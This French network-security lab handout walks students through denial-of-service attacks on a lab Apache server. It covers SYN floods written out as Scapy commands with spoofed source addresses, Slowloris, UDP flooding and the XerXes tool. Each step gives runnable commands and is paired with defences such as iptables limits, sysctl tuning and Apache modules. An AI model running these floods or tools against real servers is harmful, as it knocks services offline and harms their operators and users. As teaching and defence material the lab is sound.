TP 5
Attaque de déni de service avec des outils Open Source

Partie 1 : Deni de service par *syn flooding* sur un serveur web

C'est quoi le SYN flooding ?

Le SYN flood est une cyberattaque dirigée contre la connexion réseau. Le hacker utilise le handshaking en trois temps du Transmission Control Protocol (TCP) de façon abusive. Au lieu de gérer une connexion entre un client et un serveur de la façon prévue, de nombreuses connexions semi-ouvertes sont créées sur le serveur. Ce processus lie des ressources au serveur qui ne sont alors plus disponibles pour l'utilisation véritable.



Figure 1. Fonctionnement de SYN flood

1. Lancer le serveur apache2 sur une machine avec la commande *service apache2 start*
2. Lancement de l'attaque SYN flooding
   a) Créer le paquet *p* et envoyer le au serveur avec la commande *sendp* (utiliser l'option *loop=1*) :

   Créer le paquet *p* avec l'outil *scapy*

   p=IP(dst="137.194.35.X",id=1111)/TCP(,dport=80,seq=12345,ack=1000,window=1000,flags="S")/"SYN flooding"

   b) Lancer l'attaque avec la commande *sendp(Ether()/p, loop=1)*
   c) Vérifier le résultat de l'attaque sur la machine de votre collègue avec la commande
      a. *netstat –ant*
      b. Voir les statistiques avec la commande *netstat -s*
   d) Est-ce que l'attaque a réussi à ouvrir des centaines de connexions sur le serveur victime ? sinon, pourquoi ?

   e) Les paquets générés par *Scapy* passeront par le noyau, qui va envoyer des réponses RST (les réinitialisations) à la cible, car le noyau de la machine attaquante n'avait pas initié les sessions

TCP. Pour éviter cette situation, ajouter une règle *iptables* pour empêcher votre machine d'envoyer les RSTs. Sinon, l'attaque va échouer.

a. *iptables –A OUTPUT –p tcp –s 137.194.X.Y --tcp-flags RST RST –j DROP*

b. *137.194.X.Y est l'adresse IP de votre machine*

f) Lancer l'attaque avec la commande *srloop* et vérifier la réponse
ans,unans=srloop(p,inter=0.01,timeout=5)

Vous devez voir beaucoup de *SA / Padding*

g) Afficher le résultat (*ans* pour *answered* et *unans* pour *unanswered*)
   a. ans.summary()
   b. unans.summary()

h) Vérifier le résultat de l'attaque sur la machine de votre collègue avec la commande
   a. *netstat –ant*
   b. Voir les statistiques avec la commande *netstat -s*

i) Est-ce que l'attaque a réussi à ouvrir des milliers de connexions sur le serveur victime ? sinon, pourquoi ?

j) Vérifier le temps d'attente du système après la réception d'un SYN avec la commande *cat /proc/sys/net/ipv4/tcpack_retries* , si vous voulez le modifier, ouvrez le fichier */etc/sysctl.conf* et y écrire *net.ipv4.tcp_synack_retries = X*, où X est la valeur souhaitée (1, par exemple). Ensuite appliquez le changement avec la commande *sysctl –p /etc/sysctl.conf*, vérifier la nouvelle valeur.

k) Ajouter la règle Firewall suivante sur la machine de l'attaquant et relancer l'attaque

iptables –A OUTPUT –p tcp –s 137.194.X.Y --tcp-flags RST RST –j DROP

avec 137.194.X.Y est l'adresse IP de la machine de l'attaquant

si vous tapez la commande *netstat –ant* sur la machine de la victime, vous remarquez que des centaines de connexions semi ouvertes avec le label SYN_RECEIVED sont affichées. Donc, l'attaque a fonctionné. Justifiez le rôle de la règle ci-dessus.

l) Effacer la règle du Firewall avec la commande

iptables –D OUTPUT –p tcp –s 137.194.X.Y --tcp-flags RST RST –j DROP

Pour afficher la liste des règles : *iptables -L*

m) Lancez maintenant l'attaque en utilisant des adresses IP source aléatoires et des ports sources aléatoires. Vous constatez que l'attaque va fonctionner sans l'ajout d'une règle de firewall.

p=IP(src=RandIP(),dst="137.194.35.X",id=1111)/TCP(sport=RandShort(),dport=80,seq=12345 ,ack=1000, window=1000,flags="S")/"SYN flooding"

Vérifierez le résultat avec la commande *netstat –ant* sur la machine victime.

n) *Question Bonus :* Écrire un script en *shell bash* ou *python* pour limiter le nombre de demandes de connexion SYN. Le script doit fonctionner en temps réel afin de protéger le serveur. Si le script trouve qu'une adresse IP distante a ouvert plus de *n* connexions, il doit ajouter une règle *Iptables* pour les fermer (celles qui débordent seulement). Dans cet exercice on prend ***n=10***. Etapes à suivre pour écrire le script :

a. Ecrire une commande qui vous permet de filtrer les résultats de *netstat,* comme

netstat | grep ESTABLISHED | awk '{print $4}' | cut -d : -f 1 | sort | uniq

```
# netstat -ant

 Proto Adresse locale    Adresse distante         Etat
 tcp   0.0.0.0:*         xx.xx.xx.xx:80         ESTABLISHED
 tcp   0.0.0.0:*         xx.xx.xx.xx:80         ESTABLISHED
```

awk '{print $4}' : pour afficher que la quatrième colonne
cut –d : f 1 : pour afficher que le premier champs du résultat précédent
sort : pour le tri

b. Comparer le nombre de connexions de chaque IP avec ce que vous avez obtenu dans la commande précédente. En *bash shell*, vous pouvez faire la comparaison avec

if ["$ConnectionNumber" -gt "10"]

c. Ajouter la règle *Iptables*

iptables -I INPUT -s @IP_distant -p tcp -j REJECT --reject-with tcp-reset

Tester le script

Partie 2 : Deni de service au niveau applicatif par l'outil SlowLoris sur un serveur web Apache

Le principe de SlowLoris est d'émettre des requêtes HTTP partielles (incomplète), afin que le serveur garde les connexions ouvertes. Après une requête GET normalement commencée, slowloris envoie, juste avant le timeout qui fermerait la connexion, un en-tête que le serveur va ignorer, mais qui va le contraindre à garder la connexion ouverte, dans l'attente de la fin de l'échange normal de la requête GET. Ce qui aboutit très rapidement à une saturation de connexions.



Figure 2. Attaque DoS par SlowLoris

SlowLoris affecte en particulier les serveurs Apache 1.x et 2.x qui représentent 67 % des serveurs sur le net. (wikipedia).

Installez sur une machine linux le serveur apache2.2 à partir de :

https://archive.apache.org/dist/httpd/httpd-2.2.10.tar.gz

Tapez la commande : *tar –xvzf httpd-2.2.10.tar.gz*

Tapez ensuite la commande : *./configure –prefix=/usr/local/apache*

Ensuite : *sudo make*

Et ensuite : *sudo make install*

Lancer le serveur apache: *sudo ./httpd –k start*

Vérifiez que le serveur fonctionne en se connectant via un browser au serveur.

L'étape suivante consiste à installer le script en perl de l'attaque SlowLoris. Pour cela téléchargez SlowLoris avec l'outil git en tapant la commande: *git clone* https://github.com/gkbrk/slowloris.git

cd slowloris

sudo ./slowloris.py –v –s 1500 137.194.183.150

Reconnectez-vous au serveur apache. Conclure !

Tapez la commande : *netstat –ant* sur la machine du serveur pour afficher le nombre de connections.

Pour contrer SlowLoris

- Première ligne de défense. Ajoutez une règle au firewall linux :

  ```
  iptables -A INPUT -p tcp --syn --dport 80 -m connlimit --
  connlimit-above 100 -j DROP
  ```

  Relancez l'attaque avec sudo ./slowloris.py –v –s 1500 137.194.183.150

  Remarquez le nombre de connections simultanées.

- Deuxième ligne de défense
  Installez l'un des modules *mod_reqtimeout* ou *mod_qos.c* dans apache.

Partie 3: Deni de service par UDP_Flooding, ICMP_flooding, Ping_Death par scapy

Installer l'outil *nload* avec la commande *apt-get install nload* et ensuite taper *sudo nload* pour afficher le débit réel sur votre carte réseau.

1. Lancer un UDP flooding contre le serveur web en utilisant la fonction fuzz().

   La fonction fuzz() est capable de changer n'importe quelle valeur par défaut et créer rapidement un fuzzer.

   send(IP(src=RandIP(),dst="10.50.0.1")/fuzz(UDP()),loop=1)

2. Lancer un ICMP flooding.

Partie 4: Deni de service par connexions de sockets TCP

NB : ce script est très puissant et il pourrait, dans une minute, faire tomber un vrai site. Voici un rappel de l'article 323-2 du code pénal : « le fait d'entraver ou de fausser le fonctionnement d'un système de traitement automatisé de données ». Cet article pourra être appliqué dans l'hypothèse d'une attaque par « déni de service ». Il est passible d'une peine **de cinq ans d'emprisonnement et de 150 000 euros d'amende**. « Lorsque cette infraction a été commise à l'encontre d'un système de traitement automatisé de données à caractère personnel mis en œuvre par l'État, la peine est portée à sept ans d'emprisonnement et à 300 000 euros d'amende ».

Téléchargez le script XerXes avec la commande git :

```
git clone https://github.com/XCHADXFAQ77X/xerxes.git
```

Allez au dossier xerxes et compiler le fichier

```
gcc xerxes.c -o xerxes
```

Lancez le script contre le serveur web Apache

```
./xerxes 19.168.1.254 80
```

Tapez sur la machine victime la commande `netstat –ant.` Que remarquez-vous ?

Ouvrez le fichier xerxes.c et analysez le code. Décrivez le principe de ce script ?

Proposez une première ligne de défense contre ce type d'attaque et testez-la ?

Pour information : Autres types d'attaques DoS

Il existe une foule d'autres outils et techniques populaires pour exécuter une attaque par déni de service, même si l'attaque DDoS reste de loin la plus courante.

- **Les attaques dites « Teardrop »** envoient des adresses IP fragmentées et des paquets de données surdimensionnés à l'ordinateur cible pour le ralentir ou le faire planter lorsqu'il essaie d'y trouver un sens.
- **Les attaques dites « Banana »** créent une boucle de rétroaction en renvoyant tous les messages sortants à l'intérieur d'une cible, ce qui entraîne plus de messages et engendre un véritable chaos.

- **Les attaques par réflexion** profitent des appareils réseau mal configurés pour envoyer des fichiers volumineux à tous les appareils connectés en même temps, faisant ainsi exploser le réseau.
- **Les attaques par PDoS** (pour Permanent Denial of Service, soit déni de service permanent) impliquent le piratage d'appareils d'IoT et le remplacement complet du micrologiciel par quelque chose de corrompu ou défectueux.
- **Les attaques Nuke** impliquent l'envoi de messages d'erreur corrompus ou de données d'information opérationnelle à la cible, la ralentissant jusqu'à ce qu'elle soit complètement bloquée.
- **Lors d'attaques peer-to-peer**, des pirates s'introduisent dans le réseau d'une cible et ordonnent à tous les appareils connectés d'essayer de se connecter à un seul site Web ou serveur en même temps.
- **Les inondations par ping (« ping flood »)** consistent simplement à envoyer un grand nombre de pings d'un ordinateur à l'autre (une forme d'attaque simple et un outil courant pour tricher sur les jeux en ligne).

- **Lors des attaques par dégradation de service,** les botnets attaquent un site Web par vagues successives, de sorte que le site Web ne s'arrête pas complètement, mais ralentit fréquemment de façon imprévisible.

- **Les attaques HTTP POST** sont une méthode d'attaque obsolète qui implique l'envoi de données cibles mais leur diffusion est si lente que les autres données doivent « attendre » qu'elles soient terminées avant de partir.

- **L'attaque « Ping of Death »** est un ping malveillant et malformé de plus de 65 535 octets, qui provoque la panne de certains systèmes lorsqu'ils tentent de le traiter.

- **Les attaques par amplification manipulent le DNS** accessible au public pour envoyer le trafic DNS vers des sites non préparés. Il s'agit en quelque sorte d'une attaque par réflecteur à plus grande échelle.

- **Les attaques de type « shrew »** ciblent le protocole de commission de transmission avec des rafales d'activité rapides pour exploiter les mécanismes de temporisation et ralentir le trafic légitime.